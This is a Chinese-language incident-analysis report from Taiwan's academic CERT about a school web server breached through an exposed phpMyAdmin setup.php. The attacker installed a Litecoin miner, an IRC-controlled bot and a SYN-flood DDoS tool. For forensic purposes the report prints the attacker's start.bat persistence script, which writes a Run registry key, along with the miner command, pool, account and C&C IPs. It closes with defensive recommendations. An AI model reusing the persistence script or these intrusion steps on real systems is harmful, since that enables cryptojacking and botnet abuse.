個案分析-

虛擬幣挖礦惡意程式事件分析報告

TACERT 臺灣學術網路危機處理中心團隊製

2014/04

I. 事件經過：

A. 屏東縣H國小在同一月分內特定 IP 不斷被開立相同的 INT 資安事件單，經本單位詢問該校資安聯絡人原因為負責人技術上無法處理，故本單位協助鑑識檢測。

原發布編號	ASOC-INT-	原發布時間	
事件類型	對外攻擊	原發現時間	
事件主旨	通報:[屏東縣 國民小學]163. .140 IRC_Join_From_Server		
事件描述	ASOC發現貴單位(屏東縣 國民小學)所屬 163. .140 疑似對外進行 IRC_Join_From_Server 攻擊		
手法研判	極大的可能性為非法IRC程式，多為Bot程式所造成的對外連線攻擊活動。		
建議措施	惠請貴單位： 1.檢查防火牆紀錄：查看內部是否有開啟異常的連接埠，並查看內部是否有對外大量不同目的 IP 之異常連線 2.利用工具程式(如:TCPview、procexp)於來源主機觀察，找出實際執行連線的程式，確認該程式是否為惡意程式。3.若連線並非預期行為，則來源主機可能已遭植入惡意程式，建議利用木馬或後門清除程式掃瞄該主機，並手動檢測是否有惡意程式執行 4.檢視及執行各系統之安全修補。		


B. 該主機的作業系統為 Windows Server 2008，主要是學校的官方網站伺服器使用。

II. 事件檢測：


A. 因為是網站伺服器，故先檢查所使用的 WEB 軟體，發現是安裝 Appserv 的套裝軟體，且存在漏洞 /phpmyadmin/scripts/setup.php 也可被外部存取的，故駭客可能藉由此漏洞植入後門程式。

B. 因為是透過遠端桌面軟體協助，無法實體側錄封包。直接於主機上安裝封包側錄軟體時會無法成功執行，似乎是內部有惡意程式在防止側錄軟體的使用。


C. 透過 Procexp 能夠發現到一些可疑的程式於背景執行。其中原有的 httpd.exe 為 Apache 的 Web 服務，然而底下許多子程式為惡意程式所開啟。




1. 該主機使用 Appserv 的 Web server 套件，內含有舊版本的 PhpMyAdmin 容易成為駭客入侵的漏洞，因無須權限就能存取 /www/phpmyadmin/scripts/setup.php 以植入後門。




2. 從此處能看到 apache 版本為 2.2.8.0，並且是有安裝 Appserv 的套裝軟體，故駭客能從 phpmyadmin 的漏洞進入。




3. 由 cmd.exe 所執行的指令發現，會去執行一個惡意程式 miner.bat 的批次檔 「cmd.exe /c “miner.bat” arg1」，且執行所在為暫存的隱藏資料夾中。



4. 編輯 Miner.bat 的內容可發現到，其實是執行了同資料夾的 genuine.exe，後面帶有特定參數網址和 port 3334，此為線上虛擬貨幣 萊特幣 (Litecoin)的挖礦池，表示此程式在執行貨幣挖礦動作並將成果傳給駭客的帳戶 bkdscn.windows 。
   a. 透過 virustotal 線上掃毒，genuine.exe 被大多防毒判定為 BitCoinMiner 的惡意程式，偵測比例為 37/49。
   b. 此萊特幣的礦池為 eu-1.liteguardian.com，IP 是 178.32.41.39，位於巴拿馬的合法註冊網站。






c. 轉載自維基百科：
http://zh.wikipedia.org/wiki/%E8%8E%B1%E7%89%B9%E5%B8%81

萊特幣（英語：Litecoin，簡寫：LTC，貨幣符號：Ł）是一種點對點的電子貨幣，也是 MIT/X11 許可下的一個開源軟體項目。[1]萊特幣受到了比特幣（BTC）的啟發，並且在技術上具有相同的實現原理[2]，萊特幣的創造和轉讓基於一種開源的加密協議，不受到任何中央機構的管理。

D. 檢查挖礦程式所連線的網站 https://www.liteguardian.com/ 的確為 LTC 萊特幣(Litecoin)的礦池網站(Mining Pool) LiteGuardian，此網站採封閉會員邀請註冊。



E. 在系統暫存目錄下有其他可疑程式 start.bat，檢視其內容可以知道正式呼叫 genuine.exe 的批次檔。內有 genuine.exe 的安裝路徑，並寫入開機執行註冊碼中，並使用 cmd 去執行的指令參數。


start.bat


```
SET %INSTALLPATH%=%appdata%\genuine
mkdir %appdata%\genuine
copy * %appdata%\genuine
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "genuine"
/d "\"%appdata%\genuine\" exec hide \"%appda%\start.bat\"" /f

CHP cmd.exe /c "miner.bat" arg1
clear
```

F. 檢查非系統槽發現到可疑程式 gaoz.exe 為一個自解壓縮包，解開後內有 start.bat、genuine.exe、chp.exe 及 miner.bat 等相關檔案，故能判定此壓縮包為駭客用來植入虛擬幣挖礦程式所使用。如此得知駭客也已經能夠存取其他磁槽的資料。

G. 檢查通訊埠狀態可以看到 TCP port 6667 為開啟，為事件單開立主要原因“IRC Join From Server”，可能為駭客用來下達指令的通訊埠。


H. 在系統槽內還發現到幾個可疑程式，其中 ddos.exe 可能為駭客用來發動 DDOS 攻擊的指令，執行後會產生惡意程序 spoolsv 持續向 IP 95.64.38.108:6667 發送大量 TCP SYN 封包。






I. 另有檔案 stop.exe 為用來停止 genuine.exe 挖礦程式的指令，而駭客遠端遙控的通訊埠就是透過 IRC port 6667 所執行。


J. 使用 port 6667 的程式發現是偽裝成系統檔的 lsass.exe，位於暫存目錄下，會連到 IP 位置 62.24.103.148 的 port 6667。





1. 追查發現該 IP 是位於非洲「肯亞」的一台 Web server，使用的是 WampServer 套件架設，疑似為一台 C&C server 用來下達 DDOS 指令給底層殭屍電腦。

   註：WAMP 是代表 Windows+Apache+MySQL+PHP，還內建 MySQL 管理工具 PhpMyAdmin 及 SqlBuddy 等軟體。



K. 此事件單被開立主要是 “IRC_Join_From_Server”的特徵行為。從事件佐證資料能發現惡意程式也連其他上層 C&C 主機，IP 為 146.0.79.165 及 192.71.151.187。


IRC Join From Server		
目的端 IP	通訊埠	國家
146.0.79.165	6667	紐西蘭
192.71.151.187	6667	瑞典

62.24.103.148	6667	肯亞


III. 側錄流量分析

A. 觀察 miner.bat 執行後產生的挖礦程式網路封包，可以看到軟體一開始會向礦池主機 178.32.41.39 進行登入報到，並且傳送挖礦軟體的版本 “cpuminer/2.3.2”，此軟體採用 CPU 資源進行運算。

B. 封包內容帶有參數 “bkdscn.windows” ,此為駭客的虛擬幣 Litecoin 的帳戶名稱。伺服器端確認後回傳參數 “result”: true 表示認證成功。



IV. 事件網路架構圖



STEP 1 : Web Server被駭客利用 phpMyAdmin漏洞植入後門。
STEP 2 : 感染主機被植入挖礦後門程式執行虛擬幣Hash運算至礦池。
STEP 3 : 虛擬幣礦池主機將得到的虛擬幣存入駭客帳戶。
STEP 4 : 感染主機同時也被植入ddos.exe的後門程式並透過IRC接受指令攻擊。
STEP 5 : 感染主機收到駭客指令執行DDOS攻擊外部主機。

V. 總結

A. 此事件駭客主要透過 PhpMyAdmin/scripts/setup.php 漏洞植入後門程式。
B. 其中主要被駭客植入虛擬貨幣的挖礦程式，來替駭客挖礦(雜湊運算)賺取利益。
C. 挖礦程式(Miner)在運行中會耗損大量 CPU 或者記憶體資源，導致電腦效能降低。
D. 若駭客透過該主機發動 SYN Flood (DDoS)攻擊其他主機時，電腦或網路效能都可能受到影響。

VI. 建議措施

A. 安裝 Appserv 套件時候務必檢查 phpmyadmin 下是否有 setup.php，將之移除避免外部存取入侵。
B. 務必安裝防毒軟體提升防護。
C. 可以透過 tcpview 檢測是否有可以流量或特定連接埠(port 6667)被開啟連線。
D. 使用 procexp 或工作管理員檢查有無不明程式占用大量 CPU 或記憶體資源，並檢測其檔案路徑是否正確或是偽裝程式。